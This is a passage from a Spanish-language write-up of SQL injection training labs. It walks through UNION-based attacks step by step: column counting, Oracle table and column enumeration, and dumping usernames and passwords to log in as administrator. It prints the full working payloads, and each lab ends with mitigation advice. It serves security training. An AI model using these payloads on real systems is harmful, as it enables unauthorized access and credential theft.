
- Payload para consultar information schema




- Extracción de usuario y contraseña de la base de datos



- Extracción de usuario y contraseña del usuario administrador



- Confirmación de "Lab Solved”



Explicación del payload:

- **Payload utilizado:** '+UNION+SELECT+username_pqbuks, +password_uqpynv+FROM+users_qbvywo--
- **Análisis:** La comilla simple (') inyectada al inicio sirve para cerrar prematuramente la cadena de texto de la consulta original programada por los desarrolladores. El operador UNION se utiliza para combinar los resultados de esa consulta legítima con un conjunto de resultados completamente nuevo diseñado durante la prueba. La cláusula SELECT se instruye para extraer específicamente las columnas descubiertas de forma previa (*username_pqbuks* y *password_uqpynv*) desde la tabla de usuarios objetivo (*users_qbvywo*). Finalmente, la secuencia de dos guiones medios (--) actúa como un símbolo de comentario en el motor de la base de datos, indicando que se debe ignorar todo el código legítimo restante de la aplicación, evitando con esto errores de sintaxis que impedirían la ejecución exitosa del ataque.

Mitigación recomendada: Para erradicar esta vulnerabilidad desde su causa raíz, se requiere la implementación estricta de Consultas Parametrizadas en todas las interacciones de la aplicación con la base de datos. Esta práctica, considerada el estándar de oro por guías de seguridad como OWASP, garantiza que el motor de la base de datos trate la entrada del usuario únicamente como datos literales y nunca

como código ejecutable, neutralizando así cualquier intento de inyección. Adicionalmente, como medida de defensa en profundidad, se recomienda implementar una validación de entrada estricta mediante listas de permitidos, asegurando que parámetros como *category* solo acepten valores predefinidos y rechacen inmediatamente cualquier solicitud que contenga caracteres de control o sintaxis SQL.

6. SQL injection attack, listing the database contents on Oracle

- **Nivel:** Practitioner
- **Tipo de SQLi:** In-band (UNION-based)
- **Objetivo del laboratorio:** Exfiltrar el contenido de la base de datos para obtener las credenciales de acceso de todos los usuarios registrados, localizar la contraseña de la cuenta administradora y comprometer el panel de control de la aplicación.

Explicación técnica de la vulnerabilidad:
Se identificó que el parámetro *category* (categoría), utilizado para filtrar los productos en la tienda virtual, es vulnerable a inyección de código. La aplicación web toma el texto ingresado en este filtro y lo inserta directamente en la consulta de la base de datos sin un proceso previo de limpieza o validación. En términos de negocio, esto significa que el sistema no distingue entre una instrucción legítima ("muéstrame los regalos") y una orden maliciosa ("muéstrame las contraseñas"). Al reflejar los resultados de las consultas directamente en la página web que visualiza el cliente, se abre la puerta para utilizar un ataque de tipo UNION, el cual permite "grapar" o adjuntar subrepticiamente los resultados de una tabla confidencial (como la de usuarios) a los resultados de una tabla pública (como la de productos).


Procedimiento paso a paso:

1. Se intercepta la petición HTTP dirigida al servidor utilizando Burp Suite Proxy al momento de hacer clic en una categoría de producto.
2. Se envía la petición interceptada a la herramienta Burp Repeater para su análisis iterativo y controlado.
3. Se determina el número exacto de columnas devueltas por la consulta original inyectando sentencias de ordenamiento (*ORDER BY 2*, *ORDER BY 3*), confirmando que la base de datos opera con dos columnas al recibir un error en el tercer intento.


4. Se verifica que ambas columnas admiten datos de tipo texto mediante la inyección de una consulta de prueba utilizando la tabla predefinida de Oracle (*UNION SELECT 'a', 'b' FROM dual*).
5. Se extrae el listado maestro de tablas del sistema consultando la vista *all_tables*, identificando la tabla crítica denominada *USERS_IRAUIG*.
6. Se enumeran las columnas específicas de la tabla descubierta consultando la vista *all_tab_columns*, revelando los campos *USERNAME_FBFFOG* y *PASSWORD_WKNSGM*.
7. Se ejecuta la inyección final para volcar el contenido de dichas columnas, analizando la respuesta del servidor en formato HTML para localizar las credenciales renderizadas en pantalla.
8. Se utiliza la contraseña extraída perteneciente al usuario *administrator* para iniciar sesión de manera exitosa, confirmando el compromiso total del sistema.

Capturas de pantalla:


- Determinando la cantidad de columnas




- Listando tablas de la base de datos




- Determinando usuario y contraseña de la db



- Listado de los usuarios en la base de datos



- Confirmación de "Lab Solved”



Explicación del payload:

- **Payload utilizado:** '+UNION+SELECT+USERNAME_FBFFOG, +PASSWORD_WKNSGM+FROM+USERS_IRAUIG--

- **Análisis:** El funcionamiento de este vector de ataque se divide en cuatro componentes críticos:
    - El apóstrofo inicial (') cumple la función de cerrar prematuramente la cadena de texto de la consulta original programada por los desarrolladores.
    - El operador *UNION SELECT* es el núcleo del ataque; instruye al motor de base de datos a ejecutar una segunda consulta completamente nueva y combinar sus resultados con la primera.
    - La declaración *FROM USERS_IRAUIG* dirige la extracción de datos específicamente hacia la tabla confidencial descubierta durante la fase de enumeración, solicitando las columnas de usuario y contraseña.
    - Los guiones dobles finales (--) actúan como un símbolo de comentario en SQL. Su propósito es anular o ignorar cualquier porción de código legítimo que la aplicación web intente añadir después de la inyección, evitando así errores de sintaxis que delatarían o frustrarían el ataque. (Los signos + actúan como codificación URL para los espacios en blanco, garantizando que el servidor web interprete la instrucción correctamente).

Mitigación recomendada:

Para erradicar esta vulnerabilidad de raíz, se recomienda encarecidamente la implementación de Consultas Preparadas o consultas parametrizadas en todo el código fuente que interactúe con la base de datos. Esta práctica, considerada un estándar de oro por la fundación OWASP, obliga al sistema a tratar la entrada del usuario estrictamente como datos literales, imposibilitando que el motor de base de datos interprete caracteres especiales (como apóstrofos o comandos UNION) como código ejecutable. Adicionalmente, se sugiere implementar validación de entradas mediante listas blancas en el lado del servidor, asegurando que el parámetro *category* solo acepte valores alfanuméricos predefinidos correspondientes a las categorías reales del catálogo.

7. SQL injection UNION attack, determining the number of columns returned by the query

- **Nivel:** Practitioner
- **Tipo de SQLi:** In-band (UNION-based)

- **Objetivo del laboratorio:** Determinar el número exacto de columnas que devuelve la consulta SQL original de la aplicación, inyectando una consulta anexa mediante el operador UNION que devuelva una fila adicional con valores nulos.

Explicación técnica de la vulnerabilidad:

Se identifica que el parámetro *category*, utilizado en la funcionalidad de filtrado del catálogo de productos, es directamente vulnerable a Inyección SQL. La aplicación web toma el valor suministrado a través de la URL y lo incorpora en la consulta de la base de datos sin aplicar mecanismos de desinfección de datos ni separación de comandos.

En términos ejecutivos, el sistema confía ciegamente en el texto que el usuario introduce, permitiendo que un atacante inserte instrucciones adicionales que el motor de la base de datos interpreta y ejecuta como comandos legítimos. Debido a que los resultados de esta consulta alterada se muestran directamente en la página web del usuario, se habilita la posibilidad de utilizar la técnica UNION para extraer información no autorizada de otras tablas del sistema, siendo el primer paso necesario descubrir la estructura (número de columnas) de la consulta original.


Procedimiento paso a paso:

1. Se intercepta la petición HTTP (método GET) dirigida al servidor web utilizando la herramienta de proxy local Burp Suite.
2. Se envía la petición interceptada a la herramienta Burp Repeater para facilitar su análisis y modificación iterativa de forma controlada.
3. Se procede a manipular el parámetro *category* inyectando el operador SQL UNION. Dado que esta técnica exige que la consulta inyectada contenga exactamente el mismo número de columnas que la consulta original, se realiza un proceso de enumeración secuencial utilizando el valor universal NULL.
4. Se inyecta inicialmente el payload de prueba para una sola columna (*'+UNION+SELECT+NULL--*). El servidor responde con un código *500 Internal Server Error*, evidenciando una discrepancia en la estructura de las columnas.
5. Se incrementa el número de columnas en la inyección. Al probar con dos columnas (*'+UNION+SELECT+NULL,NULL--*), el servidor mantiene la respuesta de error *500*.


6. Finalmente, al inyectar el payload para tres columnas (*'+UNION+SELECT+NULL,NULL,NULL--*), el servidor responde con un código de éxito *200 OK* y la página se renderiza correctamente. Este comportamiento confirma de manera irrefutable que la consulta original de la base de datos opera con exactamente tres columnas.

Capturas de pantalla:

